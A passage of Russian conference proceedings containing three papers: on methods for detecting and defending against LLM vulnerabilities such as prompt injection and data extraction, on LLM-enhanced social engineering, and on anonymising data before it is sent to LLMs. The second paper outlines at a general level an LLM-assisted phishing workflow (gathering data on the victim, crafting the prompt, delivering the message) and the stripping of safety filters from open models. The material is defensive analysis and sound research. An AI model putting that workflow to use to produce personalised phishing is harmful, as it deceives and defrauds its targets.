Методы анализа и обнаружения уязвимостей. Эффективное выявление уязвимостей в LLM требует сочетания методов из разных областей: тестирования программного обеспечения, анализа данных, а также специализированных подходов, адаптированных к архитектуре трансформеров. В целом можно выделить три основных направления:

- 1) анализ поведения модели (в условиях изоляции и реального взаимодействия);
- 2) тестирование модели с различными уровнями доступа;
- 3) автоматизированный аудит с использованием других LLM.

Статический анализ применяется в основном к архитектуре модели и конфигурации обучения. Он включает:

- проверку обучающего корпуса на наличие токсичных или вредоносных паттернов;
- анализ весов и токенов для выявления предвзятых представлений;
- инспекцию prompt-templates, используемых в продуктивных системах.

Динамический анализ основан на наблюдении отклика модели при различных вводах:

- подбор граничных значений и «триггеров»;
- моделирование последовательных взаимодействий (chain-of-thought scenarios);
- поведение в многошаговых промптах (например, ввод с подстановкой вредоносной команды во втором шаге).

Методы black-box и white-box тестирования. Классификация методов тестирования зависит от уровня доступа к внутренним структурам модели. Black-box тестирование:

- только взаимодействие с API или интерфейсом чата;
- подбор специальных запросов для выявления отклонений (fuzzing, adversarial prompts);
- применимо к SaaS-сервисам и закрытым системам.

White-box тестирование:

- анализ внутреннего состояния модели (градиенты, attention-матрицы);
- инструменты типа DeepExplainer или interpretability-фреймворки;
- используется в исследовательских целях или при обучении собственной модели.

Серый ящик (gray-box) также возможен, если доступны логи взаимодействий или промежуточные слои, но без прямого доступа к весам. Применение LLM для анализа других LLM. Одним из наиболее перспективных направлений является использование одной языковой модели для тестирования другой — так называемое LLM-as-a-tester. Такой формат тестирования позволяет:

- автоматически генерировать тестовые запросы на основе сценариев злоупотребления;
- проверять устойчивость к prompt injection с вариативной переформулировкой;
- искать галлюцинации и фактические ошибки в ответах.

В таблице 1 представлена классификация методов анализа LLM.

Таблица 1

Классификация методов анализа LLM

Метод	Доступ к модели	Автоматизация	Применимость в проде
Статический анализ данных	White-box	Частичная	Средняя
Динамический black-box	Black-box	Высокая	Высокая
Тестирование prompt-инъекций	Black/Grey-box	Высокая	Высокая

Интерпретируемость attention	White-box	Низкая	Низкая
LLM-as-a-tester	Black-box	Высокая	Перспективная

В совокупности указанные методы формируют арсенал инструментов для систематического выявления слабых мест LLM. Однако ни один из подходов не является исчерпывающим, и наилучшие результаты достигаются при их комбинировании. Серый ящик. Методы защиты и повышения устойчивости моделей. Повышение безопасности языковых моделей требует комплексного подхода, сочетающего меры на уровне ввода, архитектуры, обучения и эксплуатации. Ниже представлены ключевые стратегии, направленные на минимизацию уязвимостей и повышение надежности LLM в продуктивных системах.

1. Фильтрация и валидация входных данных. Первой линией обороны выступает проверка входных данных перед их обработкой моделью. Цель — заблокировать потенциально вредоносные или манипулятивные запросы, включая попытки промпт-инъекции.

Основные меры:

- использование регулярных выражений и правил для исключения подозрительных фраз;
- сравнение запросов с базами известных вредоносных паттернов;
- семантическая фильтрация с помощью вспомогательных моделей или ML-классификаторов.

Данный подход особенно эффективен против атак на уровне пользовательского ввода, но уязвим к сложным переформулировкам или контекстным обходам.

2. Усиление инструкций (prompt hardening). Данный подход заключается в создании более устойчивых и защищённых промптов, которые минимизируют вероятность подмены цели запроса или обхода инструкций.

Типичные методы:

- использование «запечатанных» инструкций с явным указанием роли модели;
- введение стоп-слов и запрещённых конструкций;
- применение шаблонов с автоматической проверкой валидности выходных данных.

Prompt hardening особенно актуален в системах с открытым пользовательским вводом (например, чат-ботах и ассистентах).

3. Переподготовка модели с защитными механизмами. Тренировка модели с учётом примеров потенциальных атак (например, prompt injection или галлюцинаций) позволяет сделать поведение более устойчивым.

Популярные техники:

- Fine-tuning на безопасных диалогах с ошибками, промптами и их корректировками;
- Reinforcement Learning from Human Feedback (RLHF) с приоритетом на отказ от вредоносных инструкций;
- обучение на синтетических наборах, созданных с помощью других моделей (adversarial training).

Эти техники требуют доступа к модели и вычислительных ресурсов, но обеспечивают глубокую устойчивость к ранее известным уязвимостям.

4. Внедрение политик ограничения генерации — контроль над поведением модели после генерации:

- ограничение на максимальную длину ответа;
- фильтрация сгенерированного текста по ключевым признакам (токсичность, РП, запрещённые темы);
- блокировка определённых токенов на этапе декодирования.

Такие политики позволяют смягчить риски утечки данных, генерации вредного или вводящего в заблуждение контента. Особенно полезны в продуктивных системах с ограниченным контролем над запросами.

5. Построение слоев доверия: прокси-сервисы и sandbox-интерфейсы. Реализация промежуточных уровней между моделью и конечным пользователем позволяет изолировать критически важные компоненты. В качестве примеров могут быть представлены:

- прокси-сервисы, выполняющие анализ и модификацию запросов перед отправкой в LLM;
- песочницы (sandbox), где результат генерации модели проверяется дополнительными модулями или моделями-оценщиками;
- разделение прав доступа: разные типы пользователей получают разные уровни взаимодействия с LLM.

Эта архитектурная мера обеспечивает масштабируемую защиту, особенно в корпоративных и мультипользовательских сценариях.

В таблице 2 для различных типов уязвимостей приведены соответствующие методы защиты.

Таблица 1

Методы защиты от уязвимостей

Тип уязвимости	Эффективные меры защиты
Prompt injection	Фильтрация ввода, prompt hardening, sandbox-прокси
Утечка информации	Ограничение генерации, RLHF, оценка доверия
Data poisoning	Контроль датасетов, переподготовка, обучение на аномалиях
Галлюцинации	RLHF, оценка достоверности, post-processing
Training data extraction	Ограничения вывода, фильтрация редких или уникальных ответов

В целом, наилучший результат достигается при комбинировании стратегий: защитные меры должны охватывать все этапы жизненного цикла LLM — от подготовки данных до эксплуатации модели в продуктивной среде.

Заключение. LLM демонстрируют высокий потенциал в задачах кибербезопасности, включая автоматизацию анализа и реверс-инжиниринга, однако сами являются объектами для целого ряда атак — от prompt injection до извлечения обучающих данных. Анализ показал, что методы защиты должны учитывать архитектурные особенности моделей и сочетать фильтрацию ввода, ограничение генерации, дообучение и архитектурные меры. Современные подходы к выявлению уязвимостей включают как статический и динамический анализ, так и использование других моделей для аудита. Несмотря на значительный прогресс, устойчивость LLM остаётся открытым вызовом, требующим комплексных решений и постоянного контроля при эксплуатации в продуктивной среде.

СПИСОК ЛИТЕРАТУРЫ

1. Зырянова И. Н., Чернавский А. С., Трубачев С. О. Prompt injection — проблема лингвистических уязвимостей больших языковых моделей на современном этапе // Научный результат. Вопросы теоретической и прикладной лингвистики. 2024. Т. 10. № 4. С. 40–52.
2. Яровой Р. В., Парашук И. Б. Взаимосвязь машинного зрения и информационной безопасности // Информационная безопасность регионов России (ИБРР-2023). XIII Санкт-Петербургская межрегиональная конференция. Материалы конференции. СПб., 2023. С. 178–180.
3. Попов А. А. Аудит и управление ответами нейросетей: стратегии борьбы с галлюцинациями больших языковых моделей // Язык. Культура. Общение. Материалы всероссийской научно-практической конференции. СПб., 2024. С. 281–83.
4. Герасименко Д. В., Намиот Д. Е. Извлечение тренировочных данных: риски и решения в контексте безопасности LLM // International Journal of Open Information Technologies. 2024. Т. 12. № 11. С. 9–19.

УДК 004.056

АТАКИ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ НОВОГО ПОКОЛЕНИЯ С ИСПОЛЬЗОВАНИЕМ LLM

Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mail: Nadzar@yandex.ru

Аннотация. В статье рассмотрены атаки социальной инженерии, усиленные применением больших языковых моделей (LLM). Выделены новые угрозы, возникающие на пересечении искусственного интеллекта и психосоциальных уязвимостей человека. Особое внимание уделяется технологическим возможностям LLM, которые позволяют злоумышленникам автоматизировать и персонализировать атаки, обходить традиционные средства защиты и масштабировать вредоносную активность. Рассмотрены типовые сценарии применения LLM в кибератаках, включая массовый фишинг, подделку деловой переписки и имитацию взаимодействия с корпоративными сервисами. Предложены подходы к противодействию подобным атакам.

Ключевые слова: социальная инженерия; LLM; киберугрозы; фишинг; искусственный интеллект; генеративные модели; защита информации; персонализированные атаки; поведенческая безопасность; автоматизация атак.

NEXT GENERATION SOCIAL ENGINEERING ATTACKS USING LLM

Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mail: Nadzar@yandex.ru

Abstract. The article considers social engineering attacks enhanced by the use of large language models (LLM). New threats arising at the intersection of artificial intelligence and human psychosocial vulnerabilities are highlighted. Particular attention is paid to the technological capabilities of LLM, which allow attackers to automate and personalize attacks, bypass traditional means of protection and scale malicious activity. Typical scenarios for the use of LLM in cyberattacks are considered, including mass phishing, forgery of business correspondence and imitation of interaction with corporate services. Approaches to counteracting such attacks are proposed.

Keywords: social engineering; LLM; cyber threats; phishing; artificial intelligence; generative models; information security; personalized attacks; behavioral security; automation of attacks.

Введение. Социальная инженерия издавна остаётся одним из наиболее эффективных инструментов кибератак, фокусируясь не на технических уязвимостях систем, а на человеческом факторе. Классические методы социальной инженерии включают фишинг, подмену личности, манипулирование доверием, сбор открытых данных для подготовки атак, а также различные формы психологического давления. Несмотря на развитие технических средств защиты, человек по-прежнему остаётся самой слабой и трудно прогнозируемой частью информационной системы [1].

С развитием технологий искусственного интеллекта, особенно больших языковых моделей, таких как GPT и аналогичных систем, возможности злоумышленников существенно расширились. Эти модели позволяют в автоматическом режиме генерировать реалистичные, логически последовательные тексты, адаптированные под конкретный контекст, стиль общения и цели атаки. Если ранее подготовка эффективной социальной атаки требовала значительного времени и навыков, то с LLM этот процесс стал масштабируемым и менее затратным.

На стыке социальной инженерии и генеративных моделей формируется новая волна киберугроз, способная обходить традиционные средства защиты и эксплуатировать доверие пользователей на принципиально новом уровне. Компании сталкиваются с ситуацией, когда даже осведомлённые сотрудники могут стать жертвами высокотехнологичных атак, неотличимых от реального общения. В этих условиях анализ рисков, связанных с LLM, становится приоритетной задачей для специалистов в области информационной безопасности.

Социальная инженерия, как способ получения несанкционированного доступа к информации, существует с момента появления первых информационных систем. Изначально злоумышленники полагались на простые методы — например, фишинг через электронную почту, в котором использовались шаблонные письма с призывом перейти по ссылке или предоставить конфиденциальные данные. Эти атаки были массовыми и часто грубо исполненными, но при этом давали высокий процент успеха из-за недостаточной осведомлённости пользователей.

С развитием цифровых коммуникаций появились более изощрённые сценарии, основанные на пре-тексте — заранее продуманной легенде, подкреплённой знанием внутренней терминологии, структурой организаций и публично доступной информацией о жертве. Подобные подходы позволяли выстраивать доверительные отношения и получать информацию более эффективно.

Ключевым элементом успешных атак остаётся использование психологических и поведенческих уязвимостей человека. Злоумышленники активно эксплуатируют страх, срочность, авторитет, жадность, а также склонность к автоматическим реакциям. Например, письмо, якобы от технической поддержки с пометкой «срочно», вынуждает пользователя действовать без тщательной проверки. Такие приёмы работают даже в хорошо защищённых организациях, поскольку апеллируют к базовым когнитивным механизмам [2].

Современный арсенал социальной инженерии включает разнообразные методы:

- Email-фишинг — массовая рассылка писем с вредоносными вложениями или ссылками;
- Spear-phishing — целевые атаки с учётом информации о конкретной жертве;
- Vishing — голосовые звонки, имитирующие службу поддержки или руководство компании;
- подмена личности в мессенджерах — использование поддельных аккаунтов и стилизованных особенностей общения.

Эволюция вышеперечисленных методов идёт по пути усложнения сценариев, роста их достоверности и внедрения технологий автоматизации, что делает защиту всё более сложной задачей.

Появление и широкое распространение больших языковых моделей существенно изменило ландшафт киберугроз. Эти модели способны не только генерировать связный и правдоподобный текст, но и адаптироваться к стилю общения, лексике и предполагаемому контексту, что делает их мощным инструментом в руках злоумышленников, использующих методы социальной инженерии.

Основные характеристики LLM, повышающие эффективность атак:

1) генерация правдоподобного текста. LLM могут создавать сообщения, которые трудно отличить от написанных человеком, что в свою очередь снижает шансы на выявление подделки даже опытными пользователями;

2) адаптация под контекст жертвы. С использованием открытых данных (например, из соцсетей или корпоративных ресурсов) модель может генерировать сообщения, отражающие личные или профессиональные особенности адресата;

3) имитация деловой и технической лексики. LLM уверенно используют профессиональную терминологию, что позволяет имитировать сообщения от IT-отделов, руководства или внешних подрядчиков.

Примеры атак с участием LLM:

1) автоматизированный фишинг: Использование модели для создания уникальных, грамотно составленных писем, адаптированных под конкретные сценарии (оповещения о безопасности, срочные запросы и т.д.);

2) чатботы-мошенники: Злоумышленники могут внедрять LLM в мошеннические веб-сайты или мессенджеры, где жертва взаимодействует с ИИ, полагая, что общается с настоящим сотрудником организации;

3) имитация корпоративной переписки: LLM позволяют формировать длинные и стилистически точные цепочки писем, подстраиваясь под характер общения в компании. Такие атаки особенно опасны, если используются в рамках ВЕС-сценариев.

В таблице 1 приведена сравнительная характеристика традиционных методов и атак с использованием LLM.

Таблица 1

Сравнение традиционных и LLM-усиленных атак

Характеристика	Традиционные атаки	Атаки с использованием LLM
Стиль текста	Часто шаблонный и однотипный	Индивидуализированный, убедительный
Адаптация под жертву	Ограниченная, вручную	Автоматическая, контекстная
Масштабируемость	Ограничена ресурсами	Высокая, благодаря автоматизации
Уровень лингвистической достоверности	Низкий/средний	Высокий
Использование технической лексики	Ограниченное	Аутентичное, релевантное

Таким образом, LLM радикально усиливают возможности социальной инженерии, делая атаки более реалистичными, точечными и масштабируемыми. Это требует пересмотра существующих подходов к киберзащите, особенно в сфере обучения пользователей и фильтрации коммуникаций.

Несмотря на то, что LLM разрабатываются с целью поддержки этичного и безопасного использования, в последние годы наблюдается рост злоупотреблений со стороны киберпреступников. Благодаря доступности открытых моделей и облачных решений, злоумышленники получили в своё распоряжение мощные инструменты для автоматизации атак социальной инженерии.

Злоумышленники могут использовать как публичные API-компании [3, 4] (при обходе или нарушении условий использования), так и развертываемые open-source модели, такие как LLaMA, Falcon, GPT-J и другие. Перечисленные модели интегрируются в пользовательские сценарии при помощи:

- локального запуска на мощных потребительских устройствах;
- контейнеризации (Docker) и API-интерфейсов;
- подключения к Telegram-ботам, веб-интерфейсам, фейковым приложениям.

Некоторые модели распространяются в обход лицензий, что усугубляет проблему: злоумышленники могут модифицировать фильтры безопасности или вовсе удалить их, устраняя ограничения на генерацию вредоносного контента.

Атаки с участием LLM включают несколько последовательных этапов:

- 1) сбор данных о жертве: используются открытые источники: социальные сети, профили на LinkedIn, публикации и в других публичных информационных ресурсах;
- 2) формирование запроса: злоумышленник готовит запрос к LLM, включая информацию о жертве, стиль сообщения, цель атаки (получить доступ, вызвать действие, ввести в заблуждение);
- 3) генерация контента и доставка: на основе запроса LLM генерирует текст атаки: фишинговое письмо, сценарий телефонного разговора, переписку. Далее сообщение отправляется по email, в мессенджер или через фейковый чат-бот.

Open-source модели становятся ключевым фактором в распространении угроз по нескольким причинам:

- отсутствует централизованный контроль над использованием модели;
- возможна модификация модели с целью обхода ограничений;
- при утечках они могут оказаться в даркнете, где становятся частью киберпреступных наборов инструментов.

Следовательно — низкий барьер входа и технологическая гибкость открывают перед злоумышленниками широкий спектр возможностей для создания атак нового поколения.

Противодействие атакам, опирающимся на языковые модели, требует переосмысления как технических решений, так и поведенческой подготовки сотрудников. Старые подходы, рассчитанные на шаблонный фишинг, теряют эффективность перед гибко адаптирующимися LLM.

Базовое правило «не переходить по подозрительной ссылке» уже недостаточно. Современные сообщения от атакующих сгенерированы грамотно, содержат персонализированные обращения, лишены орфографических ошибок — то, чему раньше учили распознавать. Необходимо выстраивать новые паттерны: не к форме, а к содержанию и контексту, что в данном контексте предполагает:

- тренировки на примерах реалистичных сообщений, включая имитации LLM-сценариев;
- проведение внутренних симуляций атак с элементами социального манипулирования;
- обсуждение кейсов, где атаки не кажутся «очевидно фейковыми».

В свою очередь, чтобы реагировать на гибкие угрозы, защита должна быть столь же адаптивной:

- алгоритмы фильтрации почты и мессенджеров следует переобучить на новых выборках — не только на «плохих» письмах, но и на тех, что создавались LLM;
- анализировать стоит не только текст, но и поведенческие шаблоны: скорость ответа, переходы по ссылкам, аномалии во временных зонах и стиле письма;
- использование цифровых подписей и механизмов верификации источников должно стать обязательной практикой, особенно внутри организаций.

В тоже время языковые модели могут быть инструментом не только нападения, но и защиты. В данном случае, в качестве примеров могут служить следующие варианты использования:

- обратная генерация: LLM обучается выявлять аномальные конструкции, неестественные повторы или отклонения от корпоративного стиля;
- автоматическая рерайт-проверка: если сообщение можно переписать более правдоподобно, возможно, оно уже написано слишком «гладко»;
- сопоставление тональности и метаданных: корпоративная лексика редко совпадает с обобщённым «нейтральным» стилем, который часто производят модели.

Заключение. Генеративные языковые модели, изначально создававшиеся как средства автоматизации текстовой деятельности, в определённом контексте трансформировались в эффективный механизм введения в заблуждение. Их практическая сила — не в злом умысле разработчиков, а в алгоритмически обеспеченной способности к воспроизведению правдоподобных, стилистически уместных и семантически связанных текстов. То, что ранее требовало от злоумышленника значительных когнитивных усилий — сбор информации, формирование доверительного фона, лексическая адаптация, — ныне передано в компетенцию машин, действующих с неизмеримо большей скоростью и масштабируемостью. Наиболее критичным ресурсом в этом контексте становится время. Каждое следующее поколение моделей расширяет разрыв между способностями атакующего

и темпами реакции защищающейся стороны. Следовательно, задача профессионального сообщества — не реагировать постфактум, а упреждать сценарии: не дожидаясь полной реализации угрозы.

СПИСОК ЛИТЕРАТУРЫ

1. Осипенко А. Л. Технологии искусственного интеллекта в преступной деятельности: новые угрозы и вызовы // Общество и право. 2023. № 4 (86). С. 15-25.
2. Аменицкий А. В., Рухович И. В., Аменицкая Л. А., Аменицкий Д. А. Кибербезопасность. Deep fake технологии // В мире науки и открытий. сборник статей Международного научно-исследовательского конкурса. Пенза, 2024. С. 26-31.
3. Аменицкий А. В., Аменицкий Д. А. Кибербезопасность. Hacking AI // Научные исследования и разработки 2025. Сборник статей II Международной научно-практической конференции. Пенза, 2025. С. 39–47.
4. Лукашенко В. И., Яровой Р. В. Роль искусственного интеллекта в информационной безопасности // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб., 2024. С. 121–124.

УДК 004.056

ОБЕЗЛИЧИВАНИЕ И АНОНИМИЗАЦИЯ ДАННЫХ ПЕРЕД ПОДАЧЕЙ В LLM: ПРАКТИКИ И ИНСТРУМЕНТЫ

Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mail: Nadzar@yandex.ru

Аннотация. Использование больших языковых моделей (LLM) в аналитике и автоматизации сопряжено с рисками экспозиции конфиденциальной информации. В условиях, когда данные проходят через внешние модели, а сами модели обладают способностью к косвенной ретрансляции обучающих паттернов, вопрос предварительной анонимизации приобретает не вспомогательное, а стратегическое значение.

Ключевые слова: обезличивание; анонимизация данных; языковые модели; LLM; деанонимизация; дифференциальная приватность; утечка контекста; инструменты защиты данных; синтетические текстовые данные.

DATA DE-PERSONALISATION AND ANONYMISATION BEFORE SUBMISSION TO LLM: PRACTICES AND TOOLS

Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mail: Nadzar@yandex.ru

Abstract. The use of large language models (LLM) in analytics and automation is associated with risks of exposure of confidential information. In conditions when data passes through external models, and the models themselves have the ability to indirectly relay training patterns, the issue of preliminary anonymization acquires not an auxiliary, but a strategic significance.

Keywords: depersonalization; data anonymization; language models; LLM; deanonymization; differential privacy; context leakage; data protection tools; synthetic text data.

Введение. Применение языковых моделей стало обыденной практикой в контексте анализа чувствительных данных: от пользовательской переписки и заявок до медицинских карт и договорной документации. Подобная функциональная универсальность, однако, сопряжена с фундаментальной уязвимостью — модель получает доступ к данным, смысл которых зачастую невозможно разделить на «личные» и «общие» категории. Даже при внешне безопасной обработке текстов остаётся риск реконструкции первичной информации, будь то через дедуктивный вывод по контексту, сопоставление шаблонов или непреднамеренную генерацию утечек при дальнейшем использовании модели [1, 2].

Возникает парадокс: с одной стороны, для корректной генерации вывода модель должна сохранить максимально полное представление о значимом контексте; с другой — любое прямое или косвенное присутствие персонализирующих элементов может трансформироваться в утечку. Простейшие подходы к обезличиванию [3], ограничивающиеся удалением имён, телефонов и адресов, оказываются недостаточными: реальная опасность заключается не в явных, а в косвенных дескрипторах, встроенных в синтаксис, лексику, тематику и даже стиль.

Тем самым, задача анонимизации данных в эпоху LLM смещается из области технической фильтрации в пространство семиотического анализа и гибридной трансформации. Идентификаторы — это не только числа и строки, но и контекстуальные структуры, передающие принадлежность, роль, социальное положение и временные координаты. Их нейтрализация требует не редактуры, а реконфигурации — сохранения логики текста при устранении возможности его отнесения к конкретным субъектам.

Предел допустимых преобразований становится предметом балансировки: каждый акт анонимизации должен одновременно минимизировать риск деанонимизации и сохранить функциональную пригодность

данных. Особенно это критично в корпоративной и научной среде, где модели применяются для генерации решений, требующих высокой точности и контекстной адекватности. Следовательно, возникает потребность в формализованных, но гибких механизмах анонимизации, способных адаптироваться к характеру данных и модели, не нарушая внутренней логики исходного текста.

В контексте понятий, которые касаются обработки чувствительных данных, термины «обезличивание», «анонимизация» и «псевдонимизация» часто используются как взаимозаменяемые, хотя на уровне технической реализации и правовых последствий между ними пролегают фундаментальные различия [4]. Корректная градация таких понятий необходима не только для соблюдения нормативных рамок, но и для формирования адекватной архитектуры взаимодействия с языковыми моделями, в том числе в условиях трансграничной передачи информации.

Обезличивание представляет собой удаление или модификацию таких элементов, которые однозначно идентифицируют конкретное физическое лицо. Речь идёт, прежде всего, о номинативных конструкциях: фамилиях, инициализируемых объектах, адресах, номерах паспортов, банковских реквизитах и т.п. Однако при этом сохраняется структура и логика изложения, что позволяет модели продолжать операционную обработку текста без видимых нарушений целостности. Контекст, в большинстве случаев, остаётся неприкосновенным, а значит — потенциально подверженным ретроспективной реконструкции.

Анонимизация, напротив, предполагает более агрессивную интервенцию в данные. Её конечной целью становится исключение всякой возможности восстановления связи между информацией и конкретным субъектом, что в свою очередь может включать деструкцию временных, пространственных, профессиональных и тематических признаков, вплоть до обесцвечивания текста до состояния, лишённого индивидуализирующих особенностей. При этом неизбежно страдает семантическая наполненность, что критично при применении моделей, зависящих от глубины контекста и связности описания.

Псевдонимизация функционирует как компромиссный механизм. Она сохраняет возможность обратной трансформации — например, с помощью ключа соответствия или таблицы подстановок — и тем самым допускает регенерацию исходных данных при наличии соответствующих полномочий. Это особенно актуально в сферах, где необходимо совмещать защиту персональных данных с возможностью их последующего анализа или аудита. Однако наличие такой «задней двери» делает систему уязвимой в случае утечки ключей или компрометации инфраструктуры [5].

Существенную сложность создаёт так называемая обратная деанонимизация, возникающая при анализе данных в агрегированном виде или в совокупности с внешними источниками. Даже после удаления прямых идентификаторов, структура текста, используемые термины, статистические особенности слога и скрытые маркёры могут быть сопоставлены с открытыми массивами (например, опубликованными резюме, соцсетями, базами утечек). Таким образом, сама идея полной анонимности становится эфемерной, если не учитывать контекст окружения, в котором данные используются.

Применительно к LLM это означает следующее: любая подача текста в модель — даже предварительно очищенного — потенциально сопряжена с риском «восстановления» субъекта за счёт латентной генерации или косвенного вывода. Следовательно, критически важным становится не только выбор подхода к анонимизации, но и его соотносённость с архитектурой модели, характером данных и потенциальными векторами деанонимизации [6, 7].

Погружение чувствительных данных в вычислительное пространство языковых моделей — операция, сопряжённая с множественными векторами риска, часто латентного характера. Даже при отсутствии явных каналов утечки, архитектура взаимодействия между пользователем и моделью таит в себе широкий спектр уязвимостей, обусловленных как техническими реализациями, так и особенностями самой модели как стохастического механизма генерации.

Во-первых, следует учесть, что большинство коммерчески доступных LLM функционируют через облачные интерфейсы, где механизмы логгирования и кэширования запросов нередко реализованы по умолчанию. Подобная практика может служить легитимным средством улучшения качества откликов (через дообучение на пользовательских выборках), но в контексте конфиденциальности это создаёт стойкий канал потенциальной компрометации. Метаданные, структура запросов, а также сопровождающие сообщения могут сохраняться на стороне провайдера в недетерминированно продолжительный период.

Во-вторых, сохраняется риск непреднамеренного закрепления введённых данных внутри весов модели. Особенно это касается сценариев, в которых модель обучается или подстраивается на пользовательских примерах — fine-tuning, RLHF, instruction tuning и прочие производные. Даже при кажущемся удалении обучающих выборок, информация может быть имплицитно зафиксирована в распределениях параметров, откуда она в дальнейшем потенциально извлекается в виде генераций с высокой семантической избыточностью.

Третьим по значимости является риск реконструкции — то есть ситуации, когда первоначально поданная информация может быть реконструирована на основе сгенерированного отклика модели. Подобное поведение создаёт иллюзию сохранности, за которой скрывается обратимая утеря приватности.

Наконец, особого внимания заслуживает угроза контекстно-маркерной деанонимизации. Даже после удаления прямых идентификаторов, модель может «восстановить» недостающие звенья на основе ассоциативных паттернов: уникальные словоупотребления, стилистика, географические и профессиональные маркеры, лексическая биометрия — всё это может служить латентным ключом к идентификации автора или субъекта описания. Для систематизации этих угроз представлена таблица 1.

Таблица 1

Классификация рисков при взаимодействии с языковыми моделями

Категория риска	Примеры атак или сценариев эксплуатации	Возможные последствия
Логгирование и кэширование	Автоматический сбор запросов на серверной стороне	Утечка чувствительных данных
Закрепление данных в параметрах модели	Fine-tuning на пользовательских данных без очистки истории	Дальнейшее появление приватных фрагментов в ответах другим лицам
Реконструкция на основе генерации	Предъявление модели частичного запроса с целью восстановления	Косвенное раскрытие скрытых деталей
Деанонимизация через латентные признаки	Анализ стиля и терминов для вывода личности или контекста	Утечка идентифицирующей информации; реидентификация

Анонимизация, как способ противодействия утечкам личной информации в процессе взаимодействия с языковыми моделями, не ограничивается простыми редукциями явных идентификаторов. Эффективные схемы требуют переосмысления самого характера данных, предполагая, с одной стороны, формальные гарантии приватности, а с другой — функциональную совместимость с задачами обработки естественного языка.

В числе концептуальных рамок особое значение сохраняет *k*-анонимность, обеспечивающая неразличимость записи в пределах *k*-эквивалентных экземпляров. Однако применимость её к неструктурированным языковым данным ограничивается ввиду высокой вариативности контекста. Расширением служит *l*-диверсия, требующая распределённого разнообразия чувствительных атрибутов в пределах группы, и *t*-семантическое покрытие, вводящее метрику содержательной близости записей. Последний подход актуализируется при защите текстов с высокой семантической плотностью, где поверхностное устранение имен недостаточно.

Другой вектор защиты представляет дифференциальная приватность, адаптированная для генеративных моделей через механизмы ограничения чувствительности градиента или добавления шума в процессе fine-tuning. Эту технику отличает формализуемая устойчивость к восстановлению исходных данных, однако при прямом применении к языковым корпусам она сопряжена с утратой когерентности и деградацией синтаксических связей.

Инженерно-ориентированные методы охватывают синтетическую генерацию данных, когда исходные записи подменяются квазиреалистичными эквивалентами, построенными на базе языковых моделей с дополнительным контролем на уровне семантики и структурной изоморфности. Технологически такие трансформации опираются на кастомные декодеры, регулирующие темпоральную или лексико-семантическую избыточность [8].

Специфичным подходом выступает контекстная подмена сущностей, при которой именные группы, распознанные средствами NER (Named Entity Recognition), заменяются искусственно сгенерированными элементами, схожими по типу и синтаксической роли. Эта стратегия особенно эффективна при обработке персонализированных корпусов, не теряя при этом грамматического ритма текста.

Дополнительную защиту предлагает лингвистическая перестройка: изменение стилистических, синтаксических и морфологических паттернов в целях маскировки авторских или поведенческих признаков. Перефразирование, использование маргинальных конструкций, а также расщепление или слияние предложений — часть арсенала таких методов. В таблице 2 представлены методы анонимизации по критериям применимости к LLM.

Таблица 2

Сравнение методов анонимизации по критериям применимости к LLM

Метод	Устойчивость к деанонимизации	Семантическое искажение	Вычислительная сложность
К-анонимность	Средняя	Низкое	Низкая
L-диверсия	Выше средней	Среднее	Средняя
T-семантическое покрытие	Высокая	Среднее	Высокая
Дифференциальная приватность	Очень высокая	Высокое	Высокая
Синтетическая генерация	Высокая	Контролируемое	Средняя — высокая
Подмена сущностей (NER → fake)	Средняя	Низкое	Средняя
Лингвистическая перестройка	Средняя	Среднее	Средняя

Постобработка языковых данных, сопряжённая с обезличиванием, неизбежно затрагивает не только поверхность текста, но и его глубинную когерентность. При чрезмерно интенсивной трансформации — особенно в случае тотального удаления именованных сущностей и дескрипторов — нарушается внутренняя сцепка смыслов, что делает исходный фрагмент трудновоспринимаемым как для модели, так и для человека. Анонимизация, будучи, по сути, процедурой вмешательства в дискурсивную структуру, нередко приводит к обрывам референциальных связей и падению семантической плотности.

Кроме того, наблюдается выраженное смещение в статистических распределениях лексических единиц: редкие термины исчезают или подменяются, доминирующие — теряют устойчивость, частотный профиль искажается. Это влечёт за собой перестройку вероятностного поля, в котором LLM формирует предсказания, и снижает точность откликов на типовых задачах, включая генерацию аннотаций, извлечение фактов и тематическую классификацию.

Особенно ощутимо снижение релевантности при механистической замене сущностей на абстрактные обозначения, не обладающие социокультурной нагрузкой (наподобие «индивид 024», «объект Z»). Такие подстановки утрачивают интент, теряют контекстуальную окраску, делая итоговый текст холодным и статистически нейтральным, что мешает LLM корректно распознавать интенции и производить содержательные выводы.

Для количественной фиксации подобных эффектов применяются метрики BLEU и ROUGE (в качестве отражения структурной близости), а также более гибкие показатели семантической схожести на основе эмбединговых моделей. Визуализация изменений представлена на графиках деградации производительности, построенных по результатам тестов на обобщении, вопросно-ответном анализе и категоризации.

На стыке алгоритмической обезличенности и аналитической пригодности возникает противоречие, столь же фундаментальное, сколь и нерешаемое в рамках линейных моделей компромисса: любая дополнительная мера приватизации оборачивается ослаблением семантической выразительности. Устойчивое повышение защищённости ведёт к истончению содержательной ткани данных, что делает их всё менее пригодными для моделирования, интерпретации и извлечения смысла.

Особую остроту приобретает вопрос ложных классификаций — как избыточных, так и упущенных: метка «чувствительно» при ошибочной идентификации ведёт к изъятию важного контекста, а пропуск реальной уязвимости — к компрометации частных сведений. Здесь технический просчёт неизбежно приобретает этическое измерение.

Выделяется и менее интуитивная, но не менее значимая угроза — явление «переанонимизации»: ситуация, при которой сохранены формальные признаки безопасности, но уничтожено всё, что делает данные когнитивно и статистически осмысленными. Подобное обнуление семантики трансформирует рабочий массив в шум с маркировкой «обработано».

Наконец, вопрос ответственности — юридической, инженерной, этической — остаётся дискуссионным. Кто несёт последствия при принятии решений на основе анонимизированного, но искажённого материала? Алгоритм, его автор, внедряющая сторона или интерпретатор результата? Здесь пересекаются правовые конструкции, нормы цифровой этики и вопросы доверия к автоматизированным системам, действующим в домене вероятностей, но влияющим на реальные судьбы.

